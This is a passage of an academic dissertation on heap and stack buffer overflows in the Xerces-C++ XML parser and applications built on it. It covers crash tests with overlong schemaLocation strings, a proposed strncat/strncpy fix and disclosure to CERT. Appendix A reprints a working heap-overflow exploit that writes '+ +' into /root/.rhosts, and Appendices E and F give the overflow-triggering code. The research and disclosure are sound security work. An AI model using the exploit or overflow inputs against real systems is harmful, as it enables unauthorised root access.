
When using the command line shell only two commands needed to be used, these are shown in figure 6.1. The first command simply creates a container to be used for storing XML documents. The validate argument tells the container to try and validate all documents that are entered into it. The second command is used for entering data into the container. The `itemName` is the documents name inside the container. The `f` switch indicates that a filename is being passed as an argument and not raw XML data as is indicated by the s switch.

```
\begin{itemize}
\item createContainer <containerName.dbxml> d validate
 \item putDocument <itemName> <fileName> f
\end{itemize}
```

Figure 6.1: Berkeley DB XML commands

Using the `createContainer` command, as shown in figure 6.1, a container called `validate.dbxml` was created with validation turned on. To ensure that validation was working correctly, `ipo.xml` was given a valid schemalocation correctly indicating the location of the corresponding schema `ipo.xsd` and entered into the container, this worked as predicted. The XML document was then changed slightly, so as not be valid with respect to it's schema. Entering the document into the schema resulted in an exception being thrown stating that the document was not valid and indicating why. Finally to try and cause an overflow the XML document the `xsi:schemaLocation` attribute in `ipo.xml` was given string value consisting of the hostname `http://www.cs.tcd.ie` and a pathname of 6,000 `A` characters. Attempting to add this document to the container, resulted in the following exception being thrown: `putDocument failed`. Attempting to add any document or do anything else to the container resulted in the same exception being thrown. This condition remained till the application was closed or one changed to a different container. The container `validate.dbxml` functioned properly again if one changed back to the original container again. Closing the application brought up the following message shown in figure 6.2 indicating that a buffer overflow had occurred. As with the Xerces overflows, the exception indicated that a buffer has overflown and overwritten a pointer to a memory location with the A characters contained in the schemaLocation.


Appendix J, shows the code used to try and implement the overflow in BDBXML. The code created a container using the DBXML_ALLOW_VALIDATION and DB_CREATE



```
dbxml.exe - Application Error
The instruction at "0x7c911e58" referenced memory at "0x41414141". The memory could not be "read".
Click on OK to terminate the program
```

Figure 6.2: Visual C++ Message in BDBXML in Debug Mode

macros to specify that the container is to validate all XML documents that contain schemas and to create a container if the specified container does not already exist. It used the `createLocalFileInputStream` to create an input stream from the specified input file. Using the input stream the file was then added to the designated container using the `putDocument` method.



```
"c:\documents and settings\kate\my documents\visual studio projects\berkeley\bdbxml\rel...
creating envoirnment
opening container
inputting file
Container Inputted
Exception: Error: nsToUTF8: no memory manager File: \dbxml-2.1.8\dbxml\src\dbxml
\nodeStore\NsUtil.cpp Line: 198
Press any key to continue_
```

Figure 6.3: Visual C++ Exception in BDBXML in Release Mode

The code was compiled in release mode and run using the same XML document as was used for the command line shell. Figure 6.3 shows the exception thrown.

To see what was happening the code was recompiled in debug mode and run again. Stepping through the code, the program crashed in the exact same way as occurred in section 5.1. Again the `hostNameAsCharStar` buffer was overwritten by the overflowing buffer `fBuffer`, causing the program to crash when the `strcat()` function attempted to concatenate it onto `fBuffer`. The crash resulted in the same messages being displayed on screen and in the debug window, see figures 5.2, 5.3 and 5.4, as were observed when Xerces was crashed using the same vulnerability as in section 5.1.

6.2.2 Xalan-C++ Overflow

The source code of latest version of Xalan-C++, version 1.9, was downloaded and compiled. An environment variable , XERCESCROOT, was created and set to the path of the root directory of Xerces so Xalan could use Xerces as a component.

Appendix I contains the code, simpleTrans.cpp, written to try and cause an overflow in Xalan. Some of the exception logic has been omitted to conserve space. The XALAN_USING_XERCES and XALAN_USING_XALAN macros are used to declare that the program is using the XMLPlatformUtils, XMLUni and XalanTransformer classes from the Xerces and Xalan namespaces respectively. After this Xerces and Xalan must be initialised. The XalanTransformer object is then created. It is this objects methods will be used later to effect the actual transformation. setUseValidation ensures that Xalan will validate the XML documents used in the transformation. Finally the tranformation method of the XalanTransformer class is called. This is the main transformation method and takes in as parameters, the input XML document, the XSL style sheet and the location of the output document output.out.

```
<xsl:stylesheet version="2.0">
    <xsl:template match="purchaseOrder">
    <xsl:value-of select="."/> </xsl:template>
</xsl:stylesheet>
```

Figure 6.4: XSL Style Sheet

Figure 6.4, shows the simple XSL file that was used. The namespace information in the root element tag was omitted to conserve space.

The code was compiled in release mode. To ensure that the XSLT processor was working correctly, ipo.xml was given a valid schemalocation. The code worked as predicted outputting all the values contained in the XML document to the file output.out. To try and cause an overflow the xsi:schemaLocation attribute in ipo.xml was given string value consisting of the hostname http://www.cs.tcd.ie and a pathname of 6,000 A characters. This time when the code was run the program exited without throwing any exceptions again, but no output was created.

To see what was happening the code was recompiled in debug mode and run using the same URL. Stepping through the code, the program crashed in the exact same way as occurred in section 5.1 in the last Chapter and for Berkeley DB XML in the previous section. Again the same exception messages were observed, see figures 5.2, 5.3 and 5.4.

When a much longer URL string was used, 12,000 characters, the application crashed by what appeared to be a buffer overflow but for a different reason. Using a longer URL, changed the placement of the buffers on the heap. The `hostNameAsCharStar` block was allocated memory below the `fBuffer` and so was not overwritten when the buffer overflowed. As the URL was not a real URL and just a string of `A` characters Xerces threw an exception when it checked to see if the pathname actually existed at the given host. The exception function took in the URL as a parameter so as to inform the user of what was causing the exception. Somewhere inside the exception function the application crashed throwing the same messages as had been observed above. This was only discovered in the last week of the dissertation and so was not looked into.

6.3 Theoretical Exploits

In this dissertation it was decided not to actually try and develop exploits for any vulnerabilities discovered, but just to show that the vulnerabilities exist and explain how they occur. With this in mind, this section will discuss some of the exploits which exist and could maybe have been used to exploit the two different types of buffer overflows that were discovered.

6.3.1 Stack Exploits

As has been discussed in this dissertation it is possible to corrupt the execution stack by writing past the end of a buffer that resides on the stack. Code that does this is said to smash the stack, and can cause return from the function to jump to a random address [1]. This can be exploited to force the return to jump to a memory location controlled by an attacker causing the program to run whatever code is stored at this location. This code could be used to get the program running with administrator privileges to invoke a shell on the attackers computer and thus give the him administrator level access to the system. Stack based buffer overflows are easier to exploit then heap based overflows by the fact that the return address pointer (EIP) is always on the stack. This gives an attacker a target that they know will always be present. A potential buffer overflow gives the attacker an obvious method to try and overwrite the

[1]http://destroy.net/machines/security/P49-14-Aleph-One

address. After discovering an overflow the next problem for the attacker is to find the exact position of the return address in memory. The easiest way to do this is to overflow a whole memory region setting each word value to the chosen memory address of the attackers code. The next problem is knowing the exact address of the attackers exploit shellcode in memory. The attacker will have an idea of the approximate address of the location. An approximate address is sufficient, as NOPs can be used to pad the shellcode. Thus when the program returns and jumps to where the return address indicates, it will jump to somewhere in the middle of the NOPs and then execute NOPs until finding the shellcode and running whatever instruction is contained in it.

6.3.2 Heap Exploits

As already mentioned heap based exploits are harder to achieve as they require some preconditions concerning the organisation of the program in memory. There are several techniques such as function pointer overwrite, Vtable overwrite and exploitation of the weaknesses of the malloc libraries. Appendix A has an example of code that exploits weakness in the `gets()` function to cause an overflow. The idea being that the first program, `vulprog1.c`, takes in some data, stores it into a buffer using the `gets()` function and then writes this buffer into a temporary file. The location of the temporary file is stored in a character pointer which is stored directly above the buffer in memory. The second program `exploit1 .c` calculates how much data to use as a runtime argument when it runs the `vulprog1.c` program so as to overflow the buffer through the insecure `function` and overwrite the file pointer. If this is done correctly the file pointer can be overwritten to point to another location such as `/root/.rhosts`. This is an example of a pointer overwrite where the pointer to the tempfile name is written directly after the vulnerable buffer in memory and so is vulnerable to being overwritten.

Overwriting function pointers is basically the same as overwriting a pointer in that one overwrites a pointer and makes it point to whatever they want. The difference being that this time it will be a pointer to a function. Overwriting a V pointer works in the same way and is the easiest of all the heap overflows because the V pointer is put after the member variables and therefore if there is a buffer among the variables that can be overflown one can overwrite the V pointer and make it points to their own VTable.

6.4 Vulnerability Countermeasures

In this section, a countermeasure to try and decrease the chances of the buffer overflows, discussed herein, occurring will be discussed.

It would have been nice to come up with some elaborate solution to the vulnerabilities that were discovered, but fortunately or unfortunately depending on how you look at it the solutions are quite simple.

Both vulnerabilities are products of bad coding. What is meant in this case by bad coding is code that did not take security issues into account. As has been discussed, there are functions in C and C++ which are known to be insecure and the two vulnerabilities are products of the use of two of these functions, `strcat()` and `strcpy()`. Both of these functions have safe versions: `strncat()` and `strncpy()`, which only copy or concatenate the first n bytes from the source buffer to the destination buffer. The two buffers which are overflown `fBuffer` and `locationBuf` are both statically declared buffers, the latter being 4000 bytes in size and the former 1024 bytes in size. The simplest way to prevent the overflows would then have been to use the safe versions of these functions making sure that only the total buffer size - 1 is copied into the buffers. The `strlen()` function returns the number of characters in the buffer before the null terminated character. As the above functions are used multiple times on each of the buffers, the easiest way to ensure that the above limit is obeyed for each buffer would be to keep a running total of the amount of space left in the buffers. This could be achieved by calculating the size of the buffer using `strlen` each time either `strncat()` or `strcpy()` are used and subtracting this value from the total buffer size - 1. Figure 6.5 shows a modified version of the `ICUMsgLoader` constructor class, which is contained in Appendix D, containing the changes discussed above.

```
const size_t bufferSize = 1024;
size_t temp = 0;
size_t runTot = 0;
size_t n =0;
// must allow for null character at end of buffer
runTot = bufferSize-1;
//initialise n with initial size of buffer minus 1
n = runTot;
//initialise buffer
char   locationBuf[1024];
memset(locationBuf, 0, sizeof locationBuf);
//get nlsHome location
const char *nlsHome = XMLMsgLoader::getNLSHome();

if (nlsHome)
   {
  strncpy(locationBuf, nlsHome, n);
  temp = strlen(locationBuf);
  //let n = initial buffer size -1 - the size of
  locationBuf
  n = runTot - temp;
  strncat(locationBuf, U_FILE_SEP_STRING, n);
  temp = strlen(locationBuf);
  n = runTot - temp;
   }
```

Figure 6.5: Countermeasure for Buffer Overflows

Chapter 7

Conclusion

7.1 Conclusion

It has been shown in this dissertation that there are indeed vulnerabilities present in the Xerces-C++ parser. The vulnerabilities discovered were buffer overflows in the heap and in the stack.

The heap buffer overflow can be exploited using any XML document that is validated by Xerces or by any of the document's associated schemas. The ability to effect the buffer overflow through a remotely stored schema opens the door to the possibility of Schema Poisoning attacks. Although, as of Xerces-C++ version 2.6.0, there is no proxy support so this reduces the possibility of this type of attack occurring.

The stack buffer overflow is harder to cause as it depends on a Xerces configuration setting which specifies in which location Xerces's error messages are stored. The location, `nlsHome` is set when Xerces is initialised and effecting this type of overflow would only be possible if one had access to the initialisation parameters. None of the applications, that incorporated Xerces as a component, that were investigated during the course of this dissertation gave the user access to these settings.

Although no actual exploits of the discovered buffer overflows were developed during the course of this dissertation, this does not mean that none exist. It was decided at the start of this dissertation that finding exploits to any vulnerabilities discovered would be outside the scope of the dissertation. There are many inventive buffer overflow exploits in existence today and many knowledgeable people who can develop exploits out there. This raises a very important question, what should be done with these findings? There are 3 basic answers to this question:

1. Do nothing at all and suppose someone else will find the vulnerabilities and report them.
2. Send an email to the Xerces users open mailing list informing all subscribers of the vulnerabilities and let them deal with it.
3. Report the vulnerabilities to an institution like CERT who will only inform the developers and other need to know parties of the vulnerabilities.

It was decided that the best course of action would be to proceed with the latter, to send a vulnerability report form to CERT [1]. To put a bit of pressure on CERT and all other interested parties to act on this information they will also be informed that the vulnerabilities were found as part of a research dissertation that will be published in the coming weeks.

Although Xerces-C++ version 2.6.0 was the version of the parser used throughout this dissertation it has been superseded by a newer version, Xerces-C++ version 2.7. Unfortunately there was no time to thoroughly evaluate the new version. A minor check was done to see if the vulnerabilities present in Xerces-C++ version 2.6.0 were present in Xerces-C++ version 2.7. The source code was downloaded and checked. It was found that the same vulnerable code was in the new version.

These findings raise serious issues with regard to the security of XML applications. All XML based applications need to parse incoming XML data so that it is in a form suitable for use by the application. Therefore XML parsers are integral to all XML applications and so any vulnerability which threatens the security of the XML parser is therefore a threat to the security of the application as a whole. If XML is to become the de facto standard for data representation, vulnerabilities such as these need to be addressed. Further work needs to be done to look for other vulnerabilities that may exist in Xerces. There are many other XML parser applications in existence and these too should be analysed to see if they contain the these vulnerabilities or any other vulnerabilities. The findings contained herein also pose a security threat to the whole area of Web Services as it is highly dependent on XML. Some of XML's uses in Web Services are as a means of data representation, as a transport

[1]http://www.cert.org/reporting/vulnerability_form.txt

mechanism and as a description language. As Web Services integration becomes integral to core business processes, protecting web services from attacks exploiting vulnerabilities such as those found in this dissertation will become more and more necessary.

7.2 Future Work

Below is a list of ideas for future work in this area.

- As this dissertation evaluated a version of Xerces which is now out of date, the same methods that caused the buffer overflows on that should be tested on the new version to verify if the problem has been patched or not.
- Other parsers which were written in C or C++ could be checked to see if they contain the same vulnerabilities.
- Xerces should be further evaluated to look for other vulnerabilities which may be present in the parser.
- Although it was out of the scope of this dissertation, developing actual exploits for the vulnerabilities discovered could be explored.

Appendix A

Heap Vulnerability Example

This Appendix contains the example code for a heap buffer overflow exploit discussed in section 6.3.2. It is taken from an Article by Matt Conover on heap overflows [1].

```
---------------------------------------------------------------------------
   /*
    * This is a typical vulnerable program.  It will store user input in a
    * temporary file.
    *
    * Compile as: gcc -o vulprog1 vulprog1.c
    */

   #include <stdio.h>
   #include <stdlib.h>
   #include <unistd.h>
   #include <string.h>
   #include <errno.h>

   #define ERROR -1
   #define BUFSIZE 16

   /*
    * Run this vulprog as root or change the "vulfile" to something else.
    * Otherwise, even if the exploit works, it won't have permission to
    * overwrite /root/.rhosts (the default "example").
    */
```

[1]http://www.w00w00.org/files/articles/heaptut.txt

```
int main(int argc, char **argv)
{
   FILE *tmpfd;
   static char buf[BUFSIZE], *tmpfile;

   if (argc <= 1)
   {
      fprintf(stderr, "Usage: %s <garbage>\n", argv[0]);
      exit(ERROR);
   }

   tmpfile = "/tmp/vulprog.tmp"; /* no, this is not a temp file vul */
   printf("before: tmpfile = %s\n", tmpfile);

   printf("Enter one line of data to put in %s: ", tmpfile);
   gets(buf);

   printf("\nafter: tmpfile = %s\n", tmpfile);

   tmpfd = fopen(tmpfile, "w");
   if (tmpfd == NULL)
   {
      fprintf(stderr, "error opening %s: %s\n", tmpfile,
              strerror(errno));

      exit(ERROR);
   }

   fputs(buf, tmpfd);
   fclose(tmpfd);
}
```

```
-----------------------------------------------------------------------------
```

```
-----------------------------------------------------------------------------
/*
 * Copyright (C) January 1999, Matt Conover & WSD
 *
 * This will exploit vulprog1.c.  It passes some arguments to the
 * program (that the vulnerable program doesn't use).  The vulnerable
 * program expects us to enter one line of input to be stored
 * temporarily.  However, because of a static buffer overflow, we can
 * overwrite the temporary filename pointer, to have it point to
 * argv[1] (which we could pass as "/root/.rhosts").  Then it will
 * write our temporary line to this file.  So our overflow string (what
 * we pass as our input line) will be:
 *   + + # (tmpfile addr) - (buf addr) # of A's | argv[1] address
 *
 * We use "+ +" (all hosts), followed by '#' (comment indicator), to
 * prevent our "attack code" from causing problems.  Without the
 * "#", programs using .rhosts would misinterpret our attack code.
 *
 * Compile as: gcc -o exploit1 exploit1.c
 */

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 256

#define DIFF 16 /* estimated diff between buf/tmpfile in vulprog */

#define VULPROG "./vulprog1"
#define VULFILE "/root/.rhosts" /* the file 'buf' will be stored in */

/* get value of sp off the stack (used to calculate argv[1] address) */
u_long getesp()
{
   __asm__("movl %esp,%eax"); /* equiv. of 'return esp;' in C */
}

int main(int argc, char **argv)
{
   u_long addr;
   register int i;
   int mainbufsize;

   char *mainbuf, buf[DIFF+6+1] = "+ +\t# ";

   /* ------------------------------------------------------ */
   if (argc <= 1)
   {
      fprintf(stderr, "Usage: %s <offset> [try 310-330]\n", argv[0]);
      exit(ERROR);
   }
   /* ------------------------------------------------------ */

   memset(buf, 0, sizeof(buf)), strcpy(buf, "+ +\t# ");

   memset(buf + strlen(buf), 'A', DIFF);
   addr = getesp() + atoi(argv[1]);

   /* reverse byte order (on a little endian system) */
   for (i = 0; i < sizeof(u_long); i++)
      buf[DIFF + i] = ((u_long)addr >> (i * 8) & 255);

   mainbufsize = strlen(buf) + strlen(VULPROG) + strlen(VULFILE) + 13;

   mainbuf = (char *)malloc(mainbufsize);
   memset(mainbuf, 0, sizeof(mainbufsize));

   snprintf(mainbuf, mainbufsize - 1, "echo '%s' | %s %s\n",
            buf, VULPROG, VULFILE);

   printf("Overflowing tmpaddr to point to %p, check %s after.\n\n",
          addr, VULFILE);

   system(mainbuf);
   return 0;
}
-----------------------------------------------------------------------------
```

Appendix B

Static Analysis Output

This Appendix contains the output from the static analysis of the Xerces-C++ code, using ITS4.

```
XERCES_GENERALATTRIBUTECHECK

GeneralAttributeCheck.cpp:598:(Urgent) fprintf
GeneralAttributeCheck.cpp:862:(Urgent) fprintf
GeneralAttributeCheck.cpp:865:(Urgent) fprintf
GeneralAttributeCheck.cpp:868:(Urgent) fprintf
GeneralAttributeCheck.cpp:870:(Urgent) fprintfNon-constant format
strings can often be attacked.Use a constant format string.
GeneralAttributeCheck.cpp:597:(Risky) fopenCan be involved in a
race condition if you open things after a poor check. For example,
don’t check to see if something is not a symbolic link before
opening it.  Open it, then check by querying the resulting object.
Don’t run tests on symbolic file names...Perform all checks AFTER
the open, and based on the returned object, not asymbolic name.

XERCES_XMLSTRING

XMLString.cpp:226:(Very Risky) strcat This function is high risk
for buffer overflows Use strncat instead. XMLString.cpp:269:(Very
Risky) strcpy This function is high risk for buffer overflows Use
strncpy instead.
```

```
XERCES_XMLCHAR

XMLChar.cpp:8825:(Urgent) fprintf XMLChar.cpp:8830:(Urgent)
fprintf XMLChar.cpp:8847:(Urgent) fprintfXMLChar.cpp:8917:(Urgent)
fprintfXMLChar.cpp:8922:(Urgent) fprintf XMLChar.cpp:8939:(Urgent)
fprintfNon-constant format strings can often be attacked.Use a
constant format string. XMLChar.cpp:8824:(Risky) fopen
XMLChar.cpp:8916:(Risky) fopenCan be involved in a race condition
if you open things after a poor check. Forexample, don’t check to
see if something is not a symbolic link before openingit.  Open
it, then check bt querying the resulting object.  Don’t run tests
onsymbolic file names...Perform all checks AFTER the open, and
based on the returned object, not asymbolic name.D
efaultPanicHandler.cpp:42:(Urgent) fprintfNon-constant format
strings can often be attacked.Use a constant format string.

XERCES_BINHTTPURLINPUTSTREAM

BinHTTPURLInputStream.cpp:380:(Very Risky)strcat
BinHTTPURLInputStream.cpp:386:(Very Risky) strcat
BinHTTPURLInputStream.cpp:391:(Very Risky) strcat
BinHTTPURLInputStream.cpp:397:(Very Risky) strcat This function is
high risk for buffer overflows Use strncat instead.

XERCES_ICUMSGLOADER

ICUMsgLoader.cpp:237:(Very Risky) getenv
ICUMsgLoader.cpp:245:(Very Risky) getenv
Often seen in conjunction with buffer overflows, etc.
Remember that env vars can contain arbitrary malicious input.  Test accordingly
before use.

ICUMsgLoader.cpp:233:(Very Risky) strcat
ICUMsgLoader.cpp:241:(Very Risky) strcat
ICUMsgLoader.cpp:249:(Very Risky) strcat
ICUMsgLoader.cpp:251:(Very Risky) strcat
This function is high risk for buffer overflows
Use strncat instead.
```

```
ICUMsgLoader.cpp:232:(Very Risky) strcpy
ICUMsgLoader.cpp:240:(Very Risky) strcpy
ICUMsgLoader.cpp:248:(Very Risky) strcpy
This function is high risk for buffer overflows
Use strncpy instead.


XERCES_UNIXHTTPURLINPUTSTREAM

UnixHTTPURLInputStream.cpp:348:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:356:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:361:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:363:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:365:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:366:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:369:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:370:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:372:(Very Risky) strcat
UnixHTTPURLInputStream.cpp:377:(Very Risky) strcatThis function is
high risk for buffer overflowsUse strncat
instead.UnixHTTPURLInputStream.cpp:338:(Very Risky) strcpy
UnixHTTPURLInputStream.cpp:342:(Very Risky) strcpy
UnixHTTPURLInputStream.cpp:343:(Very Risky) strcpy
UnixHTTPURLInputStream.cpp:344:(Very Risky) strcpyThis function is
high risk for buffer overflowsUse strncpy instead.
UnixHTTPURLInputStream.cpp:401:(Some risk) read
UnixHTTPURLInputStream.cpp:484:(Some risk) readBe careful not to
introduce a buffer overflow when using in a loop.Make sure to
check your buffer boundries.

XERCRES_INTERNAL

XObjectComparator.cpp:80:(Urgent)
printfXObjectComparator.cpp:88:(Urgent)
printfXObjectComparator.cpp:92:(Urgent) printfNon-constant format
strings can often be attacked.Use a constant format string.
XProtoType.cpp:97:(Some risk) read Be careful not to introduce a
buffer overflow when using in a loop.Make sure to check your
buffer boundries. XSerializeEngine.cpp:426:(Some risk) read
```

```
XSerializeEngine.cpp:434:(Some risk)
readXSerializeEngine.cpp:459:(Some risk) read
XSerializeEngine.cpp:503:(Some risk)
readXSerializeEngine.cpp:506:(Some risk) read
XSerializeEngine.cpp:509:(Some risk)
readXSerializeEngine.cpp:610:(Some risk) read
XSerializeEngine.cpp:641:(Some risk) readBe careful not to
introduce a buffer overflow when using in a loop.Make sure to
check your buffer boundries. XSerializable.hpp:95:(Some risk) read
Be careful not to introduce a buffer overflow when using in a
loop.Make sure to check your buffer boundries.
XSerializeEngine.hpp:356:(Some risk) read
XSerializeEngine.hpp:371:(Some risk)
readXSerializeEngine.hpp:385:(Some risk) read
XSerializeEngine.hpp:399:(Some risk) read Be careful not to
introduce a buffer overflow when using in a loop.Make sure to
check your buffer boundries.
```

Appendix C

BinHTTPURLInputStream Class

This Appendix contains the constructor for the BinHTTPURLInputStream class. This is where all the vulnerabilities identified by the static analysis in the BinHTTPURLInputStream class where contained.

```
// The port is open and ready to go.
// Build up the http GET command to send to the server.
// To do:  We should really support http 1.1.  This implementation
//         is weak.

memset(fBuffer, 0, sizeof(fBuffer));

if(httpInfo==0)
    strcpy(fBuffer, "GET ");
else {
    switch(httpInfo->fHTTPMethod) {
    case XMLNetHTTPInfo::GET:   strcpy(fBuffer, "GET "); break;
    case XMLNetHTTPInfo::PUT:   strcpy(fBuffer, "PUT "); break;
    case XMLNetHTTPInfo::POST:  strcpy(fBuffer, "POST "); break;
    }
}
strcat(fBuffer, pathAsCharStar);

if (queryAsCharStar != 0)
```

```
{
    // Tack on a ? before the fragment
    strcat(fBuffer,"?");
    strcat(fBuffer, queryAsCharStar);
}

if (fragmentAsCharStar != 0)
{
    strcat(fBuffer, fragmentAsCharStar);
}
strcat(fBuffer, " HTTP/1.0\r\n");


strcat(fBuffer, "Host: ");
strcat(fBuffer, hostNameAsCharStar);
if (portNumber != 80)
{
    strcat(fBuffer, ":");
    int i = strlen(fBuffer);
    _itoa(portNumber, fBuffer+i, 10);
}
strcat(fBuffer, "\r\n");

if(httpInfo!=0 && httpInfo->fHeaders!=0)
    strncat(fBuffer,httpInfo->fHeaders,httpInfo->fHeadersLen);

strcat(fBuffer, "\r\n");
```

Appendix D

ICUMessageLoader Class

This Appendix contains the constructor from the ICUMessageLoader Class. This is where all the vulnerabilities identified by the static analysis in the ICUMessageLoader class where contained.

```
char locationBuf[1024];
memset(locationBuf, 0, sizeof locationBuf);
const char *nlsHome = XMLMsgLoader::getNLSHome();

if (nlsHome)
{
    strcpy(locationBuf, nlsHome);
    strcat(locationBuf, U_FILE_SEP_STRING);
}
else
{
    nlsHome = getenv("XERCESC_NLS_HOME");
    if (nlsHome)
    {
        strcpy(locationBuf, nlsHome);
        strcat(locationBuf, U_FILE_SEP_STRING);
    }
    else
    {
        nlsHome = getenv("XERCESCROOT");
        if (nlsHome)
        {
            strcpy(locationBuf, nlsHome);
            strcat(locationBuf, U_FILE_SEP_STRING);
            strcat(locationBuf, "msg");
            strcat(locationBuf, U_FILE_SEP_STRING);
        }
        else
        {
            /***
             leave it to ICU to decide where to search
             for the error message.
             ***/
             setAppData();
        }
    }
}
```

Appendix E

Heap Buffer Overflow Code

This Appendix contains the code used for implementing the heap based buffer overflow.

```
int _tmain(int argc, _TCHAR* argv[]){

    if(argc < 2){
        std::cout << "Error not enough variables specified \n";
        return 1;
    }

    try{
    XMLPlatformUtils::Initialize();

    } catch (const XMLException& toCatch){
    }


    // Instantiate the DOM parser.
    static const XMLCh gLS[] = { chLatin_L, chLatin_S, chNull };
    DOMImplementation *impl =
    DOMImplementationRegistry::getDOMImplementation(gLS);
    DOMBuilder        *parser = ((DOMImplementationLS*)impl)
    ->createDOMBuilder(DOMImplementationLS::MODE_SYNCHRONOUS, 0);

    parser->setFeature(XMLUni::fgDOMNamespaces, true);
    parser->setFeature(XMLUni::fgXercesSchema, true);
    parser->setFeature(XMLUni::fgXercesSchemaFullChecking, true);
    parser->setFeature(XMLUni::fgDOMValidation, true);
    // And create our error handler and install it
    DOMTestErrorHandler errorHandler;
    parser->setErrorHandler(&errorHandler);

    char* xmlFile = argv[1];
    std::cout << "XML file is called " << argv[1] << std::endl;

     try {
         //actual parsing done here

            parser->parseURI(xmlFile);
        }
         catch (const OutOfMemoryException& toCatch)
        {
        }
        catch (const XMLException& toCatch) {
        }
        catch (const DOMException& toCatch) {
        }
        catch (...) {
        }


    delete parser;
    XMLPlatformUtils::Terminate();

    std::cout << "parsing complete" << std::endl;

    return 0;
}
```

Appendix F

Stack Buffer Overflow Code

This Appendix contains the code used for implementing the stack based buffer overflow.

```
int _tmain(int argc, _TCHAR* argv[]){

    XMLMsgLoader  *sMsgLoader4DOM;
    char* nlsHome = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa........."

    if(argc < 2){
        std::cout << "Error not enough variables specified \n";
        return 1;
    }

    try{
        //cout << "hellonearlyin";
    //XMLPlatformUtils::Initialize();
    XMLPlatformUtils::Initialize(XMLUni::fgXercescDefaultLocale,nlsHome,0,0);
    } catch (const XMLException& toCatch){
    }


    //added in this line to try and crash the getNLSHome call
    sMsgLoader4DOM = XMLPlatformUtils::loadMsgSet(XMLUni::fgXMLErrDomain);
    std::cout << sMsgLoader4DOM->getNLSHome();


    // Instantiate the DOM parser.
    static const XMLCh gLS[] = { chLatin_L, chLatin_S, chNull };
    DOMImplementation *impl =
    DOMImplementationRegistry::getDOMImplementation(gLS);
    DOMBuilder        *parser = ((DOMImplementationLS*)impl)
    ->createDOMBuilder(DOMImplementationLS::MODE_SYNCHRONOUS, 0);

    parser->setFeature(XMLUni::fgDOMNamespaces, true);
    parser->setFeature(XMLUni::fgXercesSchema, true);
    parser->setFeature(XMLUni::fgXercesSchemaFullChecking, true);
    parser->setFeature(XMLUni::fgDOMValidation, true);

    // And create our error handler and install it
    DOMTestErrorHandler errorHandler;
    parser->setErrorHandler(&errorHandler);

    char* xmlFile = argv[1];
    std::cout << "XML file is called " << argv[1] << std::endl;

     try {
         //actual parsing done here
            //parser->parse(xmlFile);
            parser->parseURI(xmlFile);
        }
        catch (...) {
        }


    delete parser;
    XMLPlatformUtils::Terminate();

    std::cout << "parsing complete" << std::endl;

    return 0;
}
```

Appendix G

Compiling Xerces-C++ with ICU Message Support

This Appendix contains the instructions for recompiling Xerces so it uses the ICU message loader.

1. Download the ICU source code [1] and compile it.
2. Open the XercesLib project and in util-> MsgLoaders delete the Win32MsgLoader files. In there place add the ICUMsgLoader files from XERCESROOT\src\xercesc\util\MsgLoaders\ICU directory.
3. Open the properties of the XercesLib project and in the preprocessor section add the the macro XML_USE_ICU_MESSAGELOADER and remove XML_USE_WIN32_MSGLOADER
4. In the properties of the XercesLib project and in linker->input ->addition dependencies add the ICU libs icuucd.lib and icudt.lib to libs and then in linker -> general-> Additional library Directories add the path where these libs are. This should be something like ICUROOT\icu\lib.
5. Again in the properties section go to c/c++-> general-> Additional include Directories and add the ICUROOT\icu\source\common path to include the ICU header files.
6. There seems to be an include file missing in the ICUMsgLoader class, which throws an exception when the above is compiled. To avoid this the following header file must be included in addition to those already include ICUROOT\include \unicode \putil.h

[1]http://www-306.ibm.com/software/globalization/icu/index.jsp

7. Finally rebuild Xerces and this should compile with no errors.

Appendix H

IPO.xml

This Appendix shows the XML document used for all tests throughout this dissertation.

```
<ipo:purchaseOrder
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:ipo="http://www.example.com/ipo"
  xmlns:abc="http://www.example.com/importFile"
 xsi:schemaLocation="http://www.example.com/ipo ipo.xsd"
  orderDate="1999-12-01">

<employee>
    <abc:firstname>John</abc:firstname>
    <abc:lastname>O’ Donnell</abc:lastname>
</employee>

  <shipTo exportCode="1" xsi:type="ipo:UKAddress">
    <name>Helen Zoe</name>
    <street>47 Eden Street</street>
    <city>Cambridge</city>
    <postcode>1</postcode>
  </shipTo>

  <billTo xsi:type="ipo:USAddress">
    <name>Helen Zoe</name>
    <street>8 Oak Avenue</street>
    <city>Old Town</city>
    <state>AK</state>
    <zip>95819</zip>
  </billTo>

  <items>
    <item partNum="833-AA">
      <productName>Lapis necklace</productName>
      <quantity>1</quantity>
      <USPrice>99.95</USPrice>
      <ipo:testComment>Want this for the holidays</ipo:testComment>
      <ipo:testComment>Want this for the holidays</ipo:testComment>
      <shipDate>1999-12-05</shipDate>
    </item>
    <item partNum="833-AA">
      <productName>Lapis necklaces</productName>
      <quantity>1</quantity>
      <USPrice>99.95</USPrice>
      <ipo:testComment>Want this for the holidays</ipo:testComment>
      <ipo:testComment>Want this for the holidays</ipo:testComment>
